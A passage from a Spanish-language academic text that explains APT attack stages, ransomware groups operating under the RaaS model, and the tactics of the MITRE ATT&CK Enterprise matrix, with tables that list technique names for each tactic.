3. **Escalado de privilegios:** Una vez han obtenido acceso a la red, los atacantes utilizan técnicas de escalado de privilegios; como el descifrado de contraseñas, y así obtener derechos de administrador.
4. **Movimiento lateral:** Tras conseguir el tipo de credenciales mencionado anteriormente, los ciberdelincuentes podrán moverse alrededor de la red para asegurar más áreas, intentar acceder a otros servidores, conseguir información sensible, etc.
5. **Exfiltración:** En esta última etapa los atacantes recopilan toda la información en un lugar seguro de la red para luego extraerla. Pueden utilizar técnicas como la **denegación del servicio** (*DoS*) para distraer al equipo de seguridad mientras roban la información. La red atacada permanecerá comprometida y estos ciberdelincuentes podrán regresar en cualquier momento.

4.1.2 Grupos Ransomware

Cuando se habla de un grupo o grupos *ransomware* no se hace referencia al término *ransomware*; definido en el Glosario, sino que se trata de los ciberdelincuentes que se caracterizan por utilizar este tipo de *malware*. Actualmente, estos grupos operan utilizando el modelo de **Ransomware-as-a-service** (RaaS), en el que los desarrolladores se encargan de crear y mantener las herramientas e infraestructuras que serán utilizadas por sus afiliados.

Los grupos *ransomware* han evolucionado de tal manera que en muchos casos pueden ser considerados APTs, ya que pueden llevar a cabo todas las etapas características de una Amenaza Persistente Avanzada (APT), como es el caso del grupo Lazarus. Este hecho, junto con el uso del modelo RaaS, hace que el número de los ataques por parte de grupos *ransomware* sea mucho mayor y, por tanto, se deban tomar todas las medidas posibles de protección.

4.1.3 MITRE ATT&CK

El *framework* **MITRE ATT&CK®** es una base de conocimiento, globalmente accesible, que contiene las tácticas y técnicas utilizadas por los ciberdelincuentes durante todo el ciclo de vida del ciberataque. Este repositorio también es usado como base para el desarrollo de modelos y metodologías de amenazas específicas en el sector privado, gubernamental y en la comunidad de ciberseguridad. ATT&CK está disponible para cualquier persona u organización gratuitamente.

Actualmente existen tres tipos de matrices:

- **Enterprise:** Contiene información relacionada con los entornos corporativos. Actualmente cubre las siguientes plataformas: Windows, macOS, Linux, PRE, Azure AD, Office 365, Google Workspace, SaaS, IaaS, Network, Containers.
- **Mobile:** Abarca las técnicas que involucran dispositivos móviles. Por un lado, el acceso a dispositivos, y por otro, los efectos originados en la red que pueden ser utilizados por los adversarios sin acceso a dispositivos. Esta matriz contiene información para los sistemas: Android y iOS.
- **ICS:** Hace referencia a las siglas de “*Industrial Control Systems*” (sistemas de control industrial). Contiene información para identificar, definir y combatir ataques cibernéticos profesionales en redes OT (*Operational Technology*), es decir, está enfocada en los entornos industriales.

Todas las matrices están formadas por sus tácticas, técnicas y procedimientos, *TPPs* para abreviar. En este trabajo se utilizará únicamente la matriz *Enterprise*; en su versión 14, y, por tanto, a partir de este momento la palabra “matriz” solo hará referencia a esta.

El nombre de cada columna de la matriz conforma la táctica; con un total de catorce, mientras que las técnicas y sub-técnicas se encuentran bajo el nombre de la columna a la que pertenecen e identificadas con su nombre o ID. Esta disposición se puede ver en el apéndice: Matriz Mitre ATT&CK.

4.1.3.1 Tácticas

A continuación, se explicará en qué consiste cada una de estas tácticas; las técnicas y sub-técnicas se explicarán más adelante cuando se haga referencia a alguna de ella en específico.

4.1.3.1.1 Reconocimiento / *Reconnaissance*

La táctica de *Reconnaissance* está formada por técnicas que sirven para obtener información ya sea de manera activa o pasiva. Esta información puede incluir detalles de la organización objetivo, su infraestructura o sus trabajadores.

La información conseguida en esta fase puede ser utilizada en las demás, ya sea para planear y ejecutar un “Acceso Inicial” determinando el alcance y la prioridad de los objetivos, o para continuar en el futuro con nuevos intentos de reconocimiento. En la Ilustración 1 se puede ver la columna de dicha táctica y sus técnicas.




Ilustración 1 - Columna con las técnicas de la táctica Reconnaissance

4.1.3.1.2 Desarrollo de Recursos / Resource Development

En esta táctica los actores maliciosos crean, compran, o roban recursos que pueden ser útiles para su propósito. Los atacantes pueden aprovechar estos recursos en otras fases del ataque, como hacer *phishing* con cuentas de email robadas para obtener un acceso inicial, o utilizar certificados de firma de código para evadir posibles defensas.

La Ilustración 2 muestra la representación de esta táctica en la matriz.

| Resource Development | |
|-------------------------------|--|
| 8 techniques | |
| Acquire Access | |
| Acquire Infrastructure (8) | |
| Compromise Accounts (3) | |
| Compromise Infrastructure (7) | |
| Develop Capabilities (4) | |
| Establish Accounts (3) | |
| Obtain Capabilities (6) | |
| Stage Capabilities (6) | |

Ilustración 2 - Columna con las técnicas de la táctica Resource Development

4.1.3.1.3 Acceso Inicial / Initial Access

Aquí el adversario está tratando de obtener acceso en la red, por tanto, se incluyen técnicas como *spearphishing* y la explotación de vulnerabilidades en servidores web públicos. Algunas de las técnicas empleadas pueden dar pie a un acceso a la red continuado, como acceder con cuentas válidas y el uso de servicios remotos externos.

En la Ilustración 3 se observa la columna correspondiente a la táctica mencionada y sus técnicas asociadas.




Ilustración 3 - Columna con las técnicas de la táctica Initial Access

4.1.3.1.4 Ejecución / Execution

Consiste en la ejecución de código malicioso o técnicas cuya finalidad es conseguir ejecutar el código de los atacantes en el sistema que han atacado. Este tipo de técnicas suelen ser combinadas con otras de diferentes tácticas para obtener un objetivo mayor, como explorar una red o robar archivos. Por ejemplo, el adversario podría utilizar una herramienta de acceso remoto para ejecutar un script que escanee el sistema de forma remota.

La representación de esta táctica se puede ver en la Ilustración 4.

| Execution | |
|---------------------------------------|----|
| 14 techniques | |
| Cloud Administration Command | |
| Command and Scripting Interpreter (9) | II |
| Container Administration Command | |
| Deploy Container | |
| Exploitation for Client Execution | |
| Inter-Process Communication (3) | II |
| Native API | |
| Scheduled Task/Job (5) | II |
| Serverless Execution | |
| Shared Modules | |
| Software Deployment Tools | |
| System Services (2) | II |
| User Execution (3) | II |
| Windows Management Instrumentation | |

Ilustración 4 - Columna con las técnicas de la táctica Execution

4.1.3.1.5 Persistencia / Persistence

Recoge técnicas que se utilizan para mantener el acceso al sistema atacado, aunque este se reinicie, se cambien las credenciales, o se lleve a cabo alguna acción que pueda interrumpir el acceso.

En esta táctica se incluye cualquier técnica en la que se realicen cambios de acceso o configuración para poder seguir manteniendo la posición; como reemplazar código legítimo o añadir su propio código malicioso.

En la Ilustración 5 se presenta la columna correspondiente a la táctica, y sus técnicas.




Ilustración 5 - Columna con las técnicas de la táctica Persistence

4.1.3.1.6 Escalado de privilegios / Privilege Escalation

El escalado de privilegios consiste en técnicas que sirven para ganar un nivel mayor de permisos dentro de una red o sistema. Muy a menudo, los atacantes pueden entrar y explorar una red sin necesidad de poseer un acceso con privilegios, pero sí requieren permisos de mayor nivel para poder alcanzar su objetivo.

Para conseguir estos privilegios se aprovechan de las debilidades en el sistema, una mala configuración o vulnerabilidades. Algunos ejemplos de accesos privilegiados son: nivel SYSTEM/root, administrador local, una cuenta de usuario con derechos de administrador.

Este tipo de técnicas normalmente se solapan con las de Persistencia / *Persistence*, ya que las características del sistema operativo que permiten que un adversario obtenga persistencia pueden ejecutarse en un contexto elevado. Se puede observar la disposición de esta táctica en la Ilustración 6.

| Privilege Escalation | |
|--|----|
| 14 techniques | |
| Abuse Elevation Control Mechanism (5) | II |
| Access Token Manipulation (5) | II |
| Account Manipulation (6) | II |
| Boot or Logon Autostart Execution (14) | II |
| Boot or Logon Initialization Scripts (5) | II |
| Create or Modify System Process (4) | II |
| Domain Policy Modification (2) | II |
| Escape to Host | |
| Event Triggered Execution (16) | II |
| Exploitation for Privilege Escalation | |
| Hijack Execution Flow (12) | II |
| Process Injection (12) | II |
| Scheduled Task/ Job (5) | II |
| Valid Accounts (4) | II |

Ilustración 6 - Columna con las técnicas de la táctica Privilege Escalation

4.1.3.1.7 Evasión de Defensas / *Defense Evasion*

Como su propio nombre indica, recoge técnicas cuya finalidad es evitar la detección una vez se ha comprometido al objetivo. Estas técnicas pueden incluir desinstalar/deshabilitar programas de seguridad u ofuscar/criptar datos y scripts. Los atacantes también se aprovechan de procesos legítimos para esconder y enmascarar su código malicioso.

La Ilustración 7 recoge la columna de la matriz correspondiente a esta táctica, al ser demasiado grande se ha dividido en tres partes ordenadas de derecha a izquierda.

| Defense Evasion | | |
|---|---|---|
| 43 techniques | | |
| Abuse Elevation Control Mechanism (5) | Modify Authentication Process (8) | Use Alternate Authentication Material (4) |
| Access Token Manipulation (5) | Modify Cloud Compute Infrastructure (5) | Valid Accounts (4) |
| BITS Jobs | Modify Registry | Virtualization/Sandbox Evasion (3) |
| Build Image on Host | Modify System Image (2) | Weaken Encryption (2) |
| Debugger Evasion | Network Boundary Bridging (1) | XSL Script Processing |
| Deobfuscate/Decode Files or Information | Obfuscated Files or Information (12) | |
| Deploy Container | Plist File Modification | |
| Direct Volume Access | Pre-OS Boot (5) | |
| Domain Policy Modification (2) | Process Injection (12) | |
| Execution Guardrails (1) | Reflective Code Loading | |
| Exploitation for Defense Evasion | Rogue Domain Controller | |
| File and Directory Permissions Modification (2) | Rootkit | |
| Hide Artifacts (11) | Subvert Trust Controls (6) | |
| Hijack Execution Flow (12) | System Binary Proxy Execution (13) | |
| Impair Defenses (11) | System Script Proxy Execution (1) | |
| Impersonation | Template Injection | |
| Indicator Removal (9) | Traffic Signaling (2) | |
| Indirect Command Execution | Trusted Developer Utilities Proxy Execution (1) | |
| Masquerading (9) | Unused/Unsupported Cloud Regions | |

Ilustración 7 - Columna con las técnicas de la táctica Defense Evasion

4.1.3.1.8 Acceso a Credenciales / *Credential Access*

Comúnmente, los ciberdelincuentes obtienen acceso a la red robando las credenciales; nombres de cuentas y contraseñas. Además de tener una vía de acceso, serán más difíciles de detectar con credenciales legítimas y, así, tener una oportunidad para crear más cuentas que ayudarán a alcanzar su objetivo final.

En la Ilustración 8 se puede ver la columna de dicha táctica y sus técnicas.




Ilustración 8 - Columna con las técnicas de la táctica Credential Access

4.1.3.1.9 Descubrimiento / Discovery

Consiste en técnicas que sirven para recolectar conocimiento del sistema y la red interna. Esta información ayuda a los delincuentes a decidir cómo actuar. También se benefician al poder explorar qué pueden controlar y qué hay alrededor de su punto de entrada.

Se utilizan a menudo las propias herramientas del sistema operativo para alcanzar este objetivo de recopilación de información posterior al comprometer el sistema. En la Ilustración 9 se observa la columna correspondiente a la táctica descrita y sus técnicas asociadas.

| Discovery | |
|----------------------------------|--|
| 32 techniques | |
| Account Discovery (4) | >Password Policy Discovery |
| Application Window Discovery | Peripheral Device Discovery |
| Browser Information Discovery | Permission Groups Discovery (3) |
| Cloud Infrastructure Discovery | Process Discovery |
| Cloud Service Dashboard | Query Registry |
| Cloud Service Discovery | Remote System Discovery |
| Cloud Storage Object Discovery | Software Discovery (1) |
| Container and Resource Discovery | System Information Discovery |
| Debugger Evasion | System Location Discovery (1) |
| Device Driver Discovery | System Network Configuration Discovery (2) |
| Domain Trust Discovery | System Network Connections Discovery |
| File and Directory Discovery | System Owner/ User Discovery |
| Group Policy Discovery | System Service Discovery |
| Log Enumeration | System Time Discovery |
| Network Service Discovery | Virtualization/ Sandbox Evasion (3) |
| Network Share Discovery | |
| Network Sniffing | |

Ilustración 9 - Columna con las técnicas de la táctica Discovery

4.1.3.1.10 Movimiento Lateral / *Lateral Movement*

La finalidad del atacante es entrar y controlar los sistemas remotos de una red. Teniendo en cuenta que ese es su objetivo, para alcanzarlo necesitan explorar la red y pivotar a través de varios sistemas y cuentas de usuario.

Pueden instalar sus propias herramientas para llevar a cabo el movimiento lateral o hacer uso de credenciales legítimas y utilizar herramientas del propio sistema operativo, ya que esta forma es más sigilosa. La Ilustración 10 muestra la representación de esta táctica en la matriz.

